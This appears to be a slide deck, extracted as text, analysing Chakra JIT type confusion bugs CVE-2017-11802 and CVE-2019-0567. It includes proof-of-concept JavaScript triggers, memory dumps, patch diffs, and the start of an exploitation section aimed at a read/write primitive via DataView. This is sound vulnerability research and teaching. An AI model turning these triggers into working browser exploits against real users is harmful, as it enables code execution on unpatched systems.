| ☆ | 1503 | Fixed | ---- | 2018-Jan-08 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: The fix for issue 1420 is incomplete #2 CCProjectZeroMembers |
| ☆ | 1542 | Fixed | ---- | 2018-Feb-27 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: EntrySimpleObjectSlotGetter can have side effects CCProjectZeroMembers |
| ☆ | 1534 | Fixed | ---- | 2018-Feb-21 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: Cross context bug CCProjectZeroMembers |
| ☆ | 1531 | Fixed | ---- | 2018-Feb-19 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: Magic value can cause type confusion CCProjectZeroMembers |
| ☆ | 1530 | Fixed | ---- | 2018-Feb-09 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: A bound check elimination bug CCProjectZeroMembers |
| ☆ | 1637 | Fixed | ---- | 2018-Aug-17 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: Type confusion with OP_Memset CCProjectZeroMembers |
| ☆ | 1565 | Fixed | ---- | 2018-Apr-20 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: ImplicitCallFlags check bypass with Intl CCProjectZeroMembers |
| ☆ | 1563 | Fixed | ---- | 2018-Apr-18 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: OOB reads/writes CCProjectZeroMembers |
| ☆ | 1560 | Fixed | ---- | 2018-Apr-11 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: Type confusion with hoisted SetConcatStrMultiItemBE instructions CCProjectZeroMembers |

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=chakra

# Chakra JIT Type Confusion

- Example

```
function opt(obj) {
    foo(obj);
}

for(let i=0; i < 0x10000; i++) {
    opt(obj1);
}

opt(obj2);
```

# Chakra JIT Type Confusion

- Example

```
function opt(obj) {
    foo(obj);
}

for(let i=0; i < 0x10000; i++) {
    opt(obj1);
}

opt(obj2);
```

→ Force opt() to be JITed and optimized

# Chakra JIT Type Confusion

- Example

```
function opt(obj) {
    foo(obj);
}

for(let i=0; i < 0x10000; i++) {
    opt(obj1);
}

opt(obj2);
```

JITed opt() makes assumption on obj type and bailout if type check fail

# Chakra JIT Type Confusion

- Example

```
function opt(obj) {
  foo(obj);
}

for(let i=0; i < 0x10000; i++) {
    opt(obj1);
}

opt(obj2);
```

foo() has side effect may change obj type

# Chakra JIT Type Confusion

- Example

```
function opt(obj) {
    foo(obj);
}

for(let i=0; i < 0x10000; i++) {
    opt(obj1);
}

opt(obj2);
```

Call opt() JITed code directly,
and if JITed code not check obj2 type if changed by foo(),
Type Confusion happened!

# Chakra JIT Type Confusion

- Case Study: CVE-2017-11802

```
let arr = [1.1, 1.2];

function opt(f) {
    arr[0] = 1.1;
    arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
    return 1;
}

for (var i = 0; i < 0x10000; i++)
    opt(()=>{return '0';});

opt(()=>{ arr[0]={}; return '0';});

//trigger exception
arr[1].toString();
```

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2017-11802

# Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];
```

Define one JavascriptFloatArray

```
function opt(f) {
    arr[0] = 1.1;
    arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
    return 1;
}

for (var i = 0; i < 0x10000; i++)
    opt(()=>{return '0';});

opt(()=>{ arr[0]={}; return '0';});

//trigger exception
arr[1].toString();
```

```
chakracore!Js::JavascriptNativeFloatArray::`vftable' = <function> *[113]
00000200`b3118930  00007ffd`46bbead8 00000200`b30f5240
00000200`b3118940  00000000`00000000 00000000`00000005
00000200`b3118950  00000000`00000002 00000200`b3118970
00000200`b3118960  00000200`b3118970 000001f8`b16149a0
00000200`b3118970  00000002`00000000 00000000`00000003
00000200`b3118980  00000000`00000000 3ff19999`9999999a
00000200`b3118990  3ff33333`33333333 80000002`80000002
00000200`b31189a0  00000000`00000000 00000000`00000000
```

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2017-11802

# Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];

function opt(f) {
    arr[0] = 1.1;
    arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
    return 1;
}

for (var i = 0; i < 0x10000; i++)
    opt(()=>{return '0';});

opt(()=>{ arr[0]={}; return '0';});

//trigger exception
arr[1].toString();
```

for loop force opt() to be JITed and optimized

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2017-11802

# Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];

function opt(f) {
    arr[0] = 1.1;
    arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
    return 1;
}

for (var i = 0; i < 0x10000; i++)
    opt(()=>{return '0';});

opt(()=>{ arr[0]={}; return '0';});

//trigger exception
arr[1].toString();
```

|replace| will trigger ImplicitCall callback

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2017-11802

# Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];

function opt(f) {
    arr[0] = 1.1;
    arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
    return 1;
}

for (var i = 0; i < 0x10000; i++)
    opt(()=>{return '0';});

opt(()=>{ arr[0]={}; return '0';});

//trigger exception
arr[1].toString();
```

Call opt() JITed code directly

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2017-11802

# Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];

function opt(f) {
    arr[0] = 1.1;
    arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
    return 1;
}

for (var i = 0; i < 0x10000; i++)
    opt(()=>{return '0';});

opt(()=>{ arr[0]={}; return '0';});

//trigger exception
arr[1].toString();
```

|replace| will trigger ImplicitCall callback

| arr[0]={}| will change the Array type from JavascriptNativeFloatArray to JavascriptArray

```
chakracore!Js::JavascriptArray::`vftable' = <function> *[113]
00000200`b3118930  00007ffd`46bbf1e8 00000200`b30f5140
00000200`b3118940  00000000`00000000 00000000`00000005
00000200`b3118950  00000000`00000002 00000200`b3118970
00000200`b3118960  00000200`b3118970 00000000`00000000
00000200`b3118970  00000002`00000000 00000000`00000003
00000200`b3118980  00000000`00000000 00000200`b3a04560
00000200`b3118990  fffc0000`00001234 80000002`80000002
00000200`b31189a0  00000000`00000001 00000000`00000000
```

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2017-11802

# Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];

function opt(f) {
    arr[0] = 1.1;
    arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
    return 1;
}

for (var i = 0; i < 0x10000; i++)
    opt(()=>{return '0';});

opt(()=>{ arr[0]={}; return '0';});

//trigger exception
arr[1].toString();
```

JITed opt() still assumes arr type is JavascriptNativeFloatArray. Type confusion happened!

opt JITed Code

```
00000200`b32411a5 488bc8          mov     rcx,rax
00000200`b32411a8 48c1e930        shr     rcx,30h
00000200`b32411ac 4883f901        cmp     rcx,1
00000200`b32411b0 750a            jne     00000200`b32411bc
00000200`b32411b2 480f57c9        xorps   xmm1,xmm1
00000200`b32411b6 f20f2ac8        cvtsi2sd xmm1,eax
00000200`b32411ba eb11            jmp     00000200`b32411cd
00000200`b32411bc 488bc8          mov     rcx,rax
00000200`b32411bf 48c1e932        shr     rcx,32h
00000200`b32411c3 7408            je      00000200`b32411cd
00000200`b32411c5 4833c3          xor     rax,rbx
00000200`b32411c8 66480f6ec8      movq    xmm1,rax
00000200`b32411cd f2480f58c8      addsd   xmm1,xmm0
00000200`b32411d2 f2490f114d20    movsd   mmword ptr [r13+20h],xmm1
00000200`b32411d8 48b80100000000000100 mov rax,1000000000001h
```

```
chakracore!Js::JavascriptArray::`vftable' = <function> *[113]
00000200`b3118930  00007ffd`46bbf1e8 00000200`b30f5140
00000200`b3118940  00000000`00000000 00000000`00000005
00000200`b3118950  00000000`00000002 00000200`b3118970
00000200`b3118960  00000200`b3118970 00000000`00000000
00000200`b3118970  00000002`00000000 00000000`00000003
00000200`b3118980  00000000`00000000 00000200`b3a04560
00000200`b3118990  00000000`00001234 80000002`80000002
00000200`b31189a0  00000000`00000001 00000000`00000000
```

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2017-11802

# Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];

function opt(f) {
    arr[0] = 1.1;
    arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
    return 1;
}

for (var i = 0; i < 0x10000; i++)
    opt(()=>{return '0';});

opt(()=>{ arr[0]={}; return '0';});

//trigger exception
arr[1].toString();
```

```
rax=0004000000000000 rbx=000000e2d1cfedf0 rcx=000000e2d1cfeda0
rdx=0000000000001234 rsi=0001000000000001 rdi=00000200b3118930
rip=00007ffd466e3e8b rsp=000000e2d1cfed58 rbp=000000e2d1cfedc0
r8=000000e2d1cfeda0  r9=0000000000000000 r10=0000000000001234
r11=000000e2d1cfedb6 r12=0000000000000000 r13=000001f8b1680000
r14=00000000ffffff01 r15=00000200b31343c0
iopl=0         nv up ei ng nz na pe cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010283
chakracore!Js::Type::GetTypeId [inlined in chakracore!ValueType::FromObject+0xb]:
00007ffd`466e3e8b 488b5208        mov     rdx,qword ptr [rdx+8] ds:00000000`0000123c=????????????????
```

think arr[1] is a pointer

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2017-11802

# Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Patch

```
1397  1404
1398  1405          if (indexMatched != CharCountFlag)
1399  1406          {
1400        -             Var pThis = scriptContext->GetLibrary()->GetUndefined();
1401        -             Var replaceVar = CALL_FUNCTION(scriptContext->GetThreadContext(), replacefn, CallInfo(4), pThis, match, JavascriptNur
      1407  +             ThreadContext* threadContext = scriptContext->GetThreadContext();
      1408  +             Var replaceVar = threadContext->ExecuteImplicitCall(replacefn, ImplicitCall_Accessor, [=]()->Js::Var
      1409  +             {
      1410  +                 Var pThis = scriptContext->GetLibrary()->GetUndefined();
      1411  +                 return CALL_FUNCTION(threadContext, replacefn, CallInfo(4), pThis, match, JavascriptNumber::ToVar((int)indexMatch
      1412  +             });
1402  1413                  JavascriptString* replace = JavascriptConversion::ToString(replaceVar, scriptContext);
1403  1414                  const char16* inputStr = input->GetString();
1404  1415                  const char16* prefixStr = inputStr;
```

# Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Patch

```
template <class Fn>
inline Js::Var ExecuteImplicitCall(Js::RecyclableObject * function, Js::ImplicitCallFlags flags, Fn implicitCall)
{
    // ...

    Js::FunctionInfo::Attributes attributes = Js::FunctionInfo::GetAttributes(function);

    // ...
    if (this->HasNoSideEffect(function, attributes)) { ... }

    // Don't call the implicit call if disable implicit call
    if (IsDisableImplicitCall()) { ... }

    if ((attributes & Js::FunctionInfo::HasNoSideEffect) != 0) { ... }

    // Save and restore implicit flags around the implicit call

    Js::ImplicitCallFlags saveImplicitCallFlags = this->GetImplicitCallFlags();
    Js::Var result = implicitCall();
    this->SetImplicitCallFlags((Js::ImplicitCallFlags)(saveImplicitCallFlags | flags));
    return result;
}
```

ImplicitCall_Accessor

# Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Patch

```
GLOBOPT INSTR:     s29[String].var =  CallDirect     String_Replace.u64, arg1(s34)<0>.u64!   #0040  Bailout: #004a (BailOutOnImplicitCalls)


    [s60.u64+XX < (&ImplicitCallFlags)>].u8 = MOV  1 (0x1).i8                  #
    arg3(s28)<32>.var = MOV          s8[LikelyCanBeTaggedValue_Object].var!   #0040
    arg2(s27)(r9).var = MOV          s6<s43>[String].var!                     #0040
    arg1(s26)(r8).var = MOV          s6<s43>[String].var                      #0040
    (rdx).i64         =  MOV         33554435 (0x2000003).i64                 #
    arg1(s69)(rcx).var = MOV         0xXXXXXXXX (FunctionObject).var          #
    s70(rax).u64      =  MOV         String_Replace.u64                       #
    s68(rax).var      =  CALL        s70(rax).u64      callback               #0040
    s29[String].var =    MOV         s68(rax).var                             #
                         CMP         [s60.u64+XX < (&ImplicitCallFlags)>].u8, 1 (0x1).i8 #   check ImplicitCallFlags
                         JEQ         $L17                                     #
$L18: [helper]                                                                #
$L19: [helper]                                                                #
                         CALL        SaveAllRegistersAndBailOut.u64  bailout  #      Bailout: #004a (BailOutOnImplicitCalls)
                         JMP         $L8                                      #
$L17:                                                                         #
```

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567

```
function opt(obj1, obj2) {
  obj1.b = 1;
  let tmp = {__proto__:obj2};
  obj1.a = 0x1234;
}

obj1 = {a:1, b:2 };
obj2 = {};

for(let i=0; i<0x10000; i++)
    opt(obj1, obj2);

opt(obj1, obj1);

//trigger exception
obj1.a.toString();
```

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2019-0567

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Root Cause

```
function opt(obj1, obj2) {
  obj1.b = 1;
  let tmp = {__proto__:obj2};
  obj1.a = 0x1234;
}

obj1 = {a:1, b:2 };
obj2 = {};

for(let i=0; i<0x10000; i++)
    opt(obj1, obj2);

opt(obj1, obj1);

//trigger exception
obj1.a.toString();
```

Create two objects

```
obj1 = {a:1, b:2 };

00000202`f1a2a160  00007ffd`34bbe690 00000202`f1a20cc0
00000202`f1a2a170  00010000`00000001 00010000`00000002

+--------------+
|    vtable    |
|--------------|
|     type     |
|--------------|
| inline slots | // a : 1
|              | // b : 2
+--------------+
```

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2019-0567

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Root Cause

```
function opt(obj1, obj2) {
  obj1.b = 1;
  let tmp = {__proto__:obj2};
  obj1.a = 0x1234;
}

obj1 = {a:1, b:2 };
obj2 = {};

for(let i=0; i<0x10000; i++)
    opt(obj1, obj2);

opt(obj1, obj1);

//trigger exception
obj1.a.toString();
```

for loop force opt() to be JITed and optimized

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2019-0567

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Root Cause

```
function opt(obj1, obj2) {
  obj1.b = 1;
  let tmp = {__proto__:obj2};
  obj1.a = 0x1234;
}

obj1 = {a:1, b:2 };
obj2 = {};

for(let i=0; i<0x10000; i++)
    opt(obj1, obj2);

opt(obj1, obj1);

//trigger exception
obj1.a.toString();
```

|{__proto__:obj2}| make obj2 to be the prototype of some object

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2019-0567

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Root Cause

```
function opt(obj1, obj2) {
  obj1.b = 1;
  let tmp = {__proto__:obj2};
  obj1.a = 0x1234;
}

obj1 = {a:1, b:2 };
obj2 = {};

for(let i=0; i<0x10000; i++)
    opt(obj1, obj2);

opt(obj1, obj1);

//trigger exception
obj1.a.toString();
```

→ Call opt() JITed code directly

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2019-0567

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Root Cause

```
function opt(obj1, obj2) {
  obj1.b = 1;
  let tmp = {__proto__:obj2};
  obj1.a = 0x1234;
}

obj1 = {a:1, b:2 };
obj2 = {};

for(let i=0; i<0x10000; i++)
   opt(obj1, obj2);

opt(obj1, obj1);

//trigger exception
obj1.a.toString();
```

|{__proto__:obj1}| make obj1 to be the prototype of some object

```
00 00007ffd`34610aae chakracore!Js::DynamicTypeHandler::AdjustSlots+0x79f
01 00007ffd`34627631 chakracore!Js::DynamicObject::DeoptimizeObjectHeaderInlining+0xae
02 00007ffd`34631843 chakracore!Js::PathTypeHandlerBase::ConvertToSimpleDictionaryType<Js::Simp
03 00007ffd`34643ba2 chakracore!Js::PathTypeHandlerBase::TryConvertToSimpleDictionaryType<Js::S
04 00007ffd`3463fbb1 chakracore!Js::PathTypeHandlerBase::TryConvertToSimpleDictionaryType+0x32
05 00007ffd`34613b9f chakracore!Js::PathTypeHandlerBase::SetIsPrototype+0xe1
06 00007ffd`3460e8a3 chakracore!Js::DynamicObject::SetIsPrototype+0x23f
07 00007ffd`34617d48 chakracore!Js::RecyclableObject::SetIsPrototype+0x43
08 00007ffd`34518cec chakracore!Js::DynamicObject::SetPrototype+0x18
09 00007ffd`33fa5c91 chakracore!Js::JavascriptObject::ChangePrototype+0x67c
0a 000001fa`f0100137 chakracore!Js::JavascriptOperators::OP_InitProto+0x1c1
```

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2019-0567

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Root Cause

```
function opt(obj1, obj2) {
  obj1.b = 1;
  let tmp = {__proto__:obj2};
  obj1.a = 0x1234;
}

obj1 = {a:1, b:2 };
obj2 = {};

for(let i=0; i<0x10000; i++)
   opt(obj1, obj2);

opt(obj1, obj1);

//trigger exception
obj1.a.toString();
```

|{__proto__:obj1}| make obj1 to be the prototype of some object

```
00000202`f1a2a160  00007ffd`34bbe690 00000202`f1a20cc0
00000202`f1a2a170  00000202`f226d000 00000000`00000000
          auxslots
00000202`f226d000  00010000`00001234 00010000`00000001
00000202`f226d010  00000000`00000000 00000000`00000000

+--------------+   +--->+--------------+
|    vtable    |   |    |     slots    |    // a : 0x1234
|--------------|   |    |              |    // b : 1
|     type     |   |    |              |
|--------------|   |    +--------------+
|   auxslots   +---+       obj1 memory layout has been changed
+--------------+
```

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2019-0567

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Root Cause

```
function opt(obj1, obj2) {
  obj1.b = 1;
  let tmp = {__proto__:obj2};
  obj1.a = 0x1234;
}

obj1 = {a:1, b:2 };
obj2 = {};

for(let i=0; i<0x10000; i++)
   opt(obj1, obj2);

opt(obj1, obj1);

//trigger exception
obj1.a.toString();
```

JITed opt() does not know the change.
Type confusion happened!

```
0000020e`c36b00c6 0f45f1          cmovne  esi,ecx
0000020e`c36b00c9 498d4424ff      lea     rax,[r12-1]
0000020e`c36b00ce 49894618        mov     qword ptr [r14+18h],rax          //obj1.b = 1;
0000020e`c36b00d2 4c8b3e          mov     r15,qword ptr [rsi]
0000020e`c36b00d5 4d85ff          test    r15,r15
0000020e`c36b00d8 0f84f9000000    je      0000020e`c36b01d7
0000020e`c36b00de 41f6473101      test    byte ptr [r15+31h],1
0000020e`c36b00e3 0f84ee000000    je      0000020e`c36b01d7
0000020e`c36b00e9 4c8ba6a813f0ff  mov     r12,qword ptr [rsi-0FEC58h]
0000020e`c36b00f0 498d442430      lea     rax,[r12+30h]
0000020e`c36b00f5 483b86a813f0ff  cmp     rax,qword ptr [rsi-0FEC58h]
0000020e`c36b00fc 0f8708010000    ja      0000020e`c36b020a
0000020e`c36b0102 488986a813f0ff  mov     qword ptr [rsi-0FEC58h],rax
0000020e`c36b0109 49893c24        mov     qword ptr [r12],rdi
0000020e`c36b010d 4d897c2408      mov     qword ptr [r12+8],r15
0000020e`c36b0112 4d8bc5          mov     r8,r13
0000020e`c36b0115 498bcc          mov     rcx,r12
0000020e`c36b0118 c60301          mov     byte ptr [rbx],1
0000020e`c36b011b bad5010000      mov     edx,1D5h
0000020e`c36b0120 48b8d05aff4ffd7f0000 mov rax,offset chakracore!Js::JavascriptOperators::OP_InitProto (00007ffd`4fff5ad0)
0000020e`c36b012a 48ffd0          call    rax  {chakracore!Js::JavascriptOperators::OP_InitProto (00007ffd`4fff5ad0)}
0000020e`c36b012d 803b01          cmp     byte ptr [rbx],1
0000020e`c36b0130 0f85f8000000    jne     0000020e`c36b022es
0000020e`c36b0136 4c8b5df0        mov     r11,qword ptr [rbp-10h]
0000020e`c36b013a 4d895e10        mov     qword ptr [r14+10h],r11          //obj1.a = 0x1234;
0000020e`c36b013e 48b830507ec316020000 mov rax,216C37E5030h
0000020e`c36b0148 4883c430        add     rsp,30h
```

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2019-0567

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Root Cause

```
function opt(obj1, obj2) {
  obj1.b = 1;
  let tmp = {__proto__:obj2};
  obj1.a = 0x1234;
}

obj1 = {a:1, b:2 };
obj2 = {};

for(let i=0; i<0x10000; i++)
   opt(obj1, obj2);

opt(obj1, obj1);

//trigger exception
obj1.a.toString();
```

JITed opt() does not know the change of obj1 memory laylout.
Type confusion happened!

```
00000202`f1a2a160  00007ffd`34bbe690 00000202`f226e100
00000202`f1a2a170  00010000`00001234 00000000`00000000

00000202`f226d000  00010000`00001234 00010000`00000001
00000202`f226d010  00000000`00000000 00000000`00000000

+--------------+   +--->+--------------+
|    vtable    |   |    |     slots    |    // a : 0x1234
|--------------|   |    |              |    // b : 1
|     type     |   |    |              |
|--------------|   |    +--------------+
|   auxslots   +---+
+--------------+
```

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2019-0567

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Root Cause

```
function opt(obj1, obj2) {
  obj1.b = 1;
  let tmp = {__proto__:obj2};
  obj1.a = 0x1234;
}

obj1 = {a:1, b:2 };
obj2 = {};

for(let i=0; i<0x10000; i++)
    opt(obj1, obj2);

opt(obj1, obj1);

//trigger exception
obj1.a.toString();
```

```
rax=0000000000000000 rbx=0000000000000061 rcx=0001000000001234
rdx=00000202f1a2a160 rsi=000001faeffd421a rdi=00007ffd333c0000
rip=00007ffd3461c689 rsp=000000dac61fe060 rbp=000000dac61fe5e0
r8=0000000000000000  r9=000000dac61fe340 r10=0000000000000000
r11=0001000000001234 r12=0000000000000005 r13=0000000000000010
r14=0000000000000000 r15=000000dac61fe800
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
chakracore!Js::DynamicTypeHandler::GetSlot+0x149:
00007ffd`3461c689 488b04c1        mov     rax,qword ptr [rcx+rax*8] ds:00010000`00001234=????????????????
```

auxslots is occupied by boxed by int value 0x1234

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2019-0567

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Patch
- Before patch: lowerer

```
Line    7: obj1.a = 0x1234;
Col     2: ^
                StatementBoundary  #2                                    #001d

GLOBOPT INSTR:     s15(s6<s16>[LikelyObject]->a)<1,m,++,s16+m!,s17>[CanBeTaggedValue_Int].var! = StFld  0x1000000001234.var #001d

   [s6<s16>[LikelyObject].var+16].i64 = MOV  s24.u64                     #   // save value to inline slot(+0x10) directly
```

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Patch

CVE-2019-0539, CVE-2019-0567 Edge - Chakra: JIT: Type confusion via N...

Browse files

…ewScObjectNoCtor or InitProto - Google, Inc.

master (#5899) v1.11.8 ... v1.11.5

Chakra Automation authored and rajatd committed on 19 Nov 2018 1 parent d73c5f1 commit 788f17b0ce06ea84553b123c174d1ff7052112a0

Showing 1 changed file with 9 additions and 0 deletions.

Unified Split

9 lib/Backend/GlobOptFields.cpp

```
@@ -456,6 +456,15 @@ GlobOpt::ProcessFieldKills(IR::Instr *instr, BVSparse<JitArenaAllocator> *bv, bo
456 456         }
457 457         break;
458 458
    459 +     case Js::OpCode::InitClass:
    460 +     case Js::OpCode::InitProto:
    461 +     case Js::OpCode::NewScObjectNoCtor:
    462 +         if (inGlobOpt)
    463 +         {
    464 +             KillObjectHeaderInlinedTypeSyms(this->currentBlock, false);
    465 +         }
    466 +         break;
    467 +
459 468     default:
460 469         if (instr->UsesAllFields())
461 470         {
```

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Patch
- After patch: lowerer

```
GLOBOPT INSTR:     s15(s6<s16>[LikelyObject]->a)<1,m,++,s16!,s17,{a(1)}>[CanBeTaggedValue_Int].var! = StFld  0x1000000001234.var #001d

    s24.i64          =  MOV            [s6<s16>[LikelyObject].var+8].i64        #
    s26.u64          =  MOV            0 (0x0).u64                              #  //Check if Type changed
                        CMP            s24.i64, s25.u64                         #
                        JNE            $L3                                      #
    s6<s16>[LikelyObject].var = CMOVNE  s6<s16>[LikelyObject].var, s26.u64      #  //fast path
    [s6<s16>[LikelyObject].var+16].i64 = MOV  s27.u64                           #
                        JMP            $L6                                      #
$L3: [helper]                                                                   #
$L4: [helper]                                                                   #
    s28.u64          =  MOV            0xXXXXXXXX (InlineCache).u64             #
                        CMP            s24.i64, [s28.u64].i64                   #
                        JNE            $L5                                      #
    s29.i64          =  MOVZXW         [s28.u64+18].u16                         #
    [s6<s16>[LikelyObject].var+s29.i64*8].i64 = MOV  s27.u64                    #
                        JMP            $L6                                      #
$L5: [helper]                                                                   #
    s30.var          =  MOV            s6<s16>[LikelyObject].var                #  // slow path, jump to Interpreter
    arg7(s31)<48>.i32 = MOV            0 (0x0).i32                              #
    arg6(s32)<40>.var = MOV            s27.u64                                  #
    arg5(s33)<32>.i32 = MOV            753 (0x2F1).i32                          #
    arg4(s34)(r9).var = MOV            s30.var                                  #
    arg3(s35)(r8).u32 = MOV            1 (0x1).u32                              #
    arg2(s36)(rdx).u64 = MOV           0xXXXXXXXX (InlineCache).u64             #
    arg1(s37)(rcx).u64 = MOV           0xXXXXXXXX (FunctionBody [opt (#1.1), #2]).u64 #
    s38(rax).u64     =  MOV            Op_PatchPutValueNoLocalFastPath.u64      #
                        CALL           s38(rax).u64                             #001d
```

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Exploit
- auxslots can be controlled by script
- goal is to get R/W primitive
- need to corrupt some object to exploit

```
     obj1                slots
+------------+ +->+------------+
|   vtable   | |  |            |<-obj1.a
|------------| |  |------------|
|    type    | |  |            |<-obj1.b
|------------| |  |------------|
| auxslots   +-+  |            |<-obj1.c
+------------+    |------------|
```

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Exploit
- DateView

```
var buffer = new ArrayBuffer(0x123);
var dv = new DataView(buffer);
dv.setUint32(0, 0x12345678, true);
```

```
000002b2`4b990e80  00007ffd`430563a0 000002b2`4b973280
000002b2`4b990e90  00000000`00000000 00000000`00000000
000002b2`4b990ea0  00000000`00000123 000002b2`4b9910a0
000002b2`4b990eb0  00000000`00000000 000002aa`49f48ae0

000002aa`49f48ae0  00000000`12345678 00000000`00000000
000002aa`49f48af0  00000000`00000000 00000000`00000000
000002aa`49f48b00  00000000`00000000 00000000`00000000
```

```
   DataView
+------------+
|   vtable   |
|------------|
|    type    |
|------------|
|  auxslots  |
|------------|
| objectArray|
|------------|
|   length   |
|------------|
| arrayBuffer|
|------------|
| byteOffset |
|------------|
|   buffer   |
+------------+
```

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Exploit
- Exploit Memory Layout – R/W Primitive

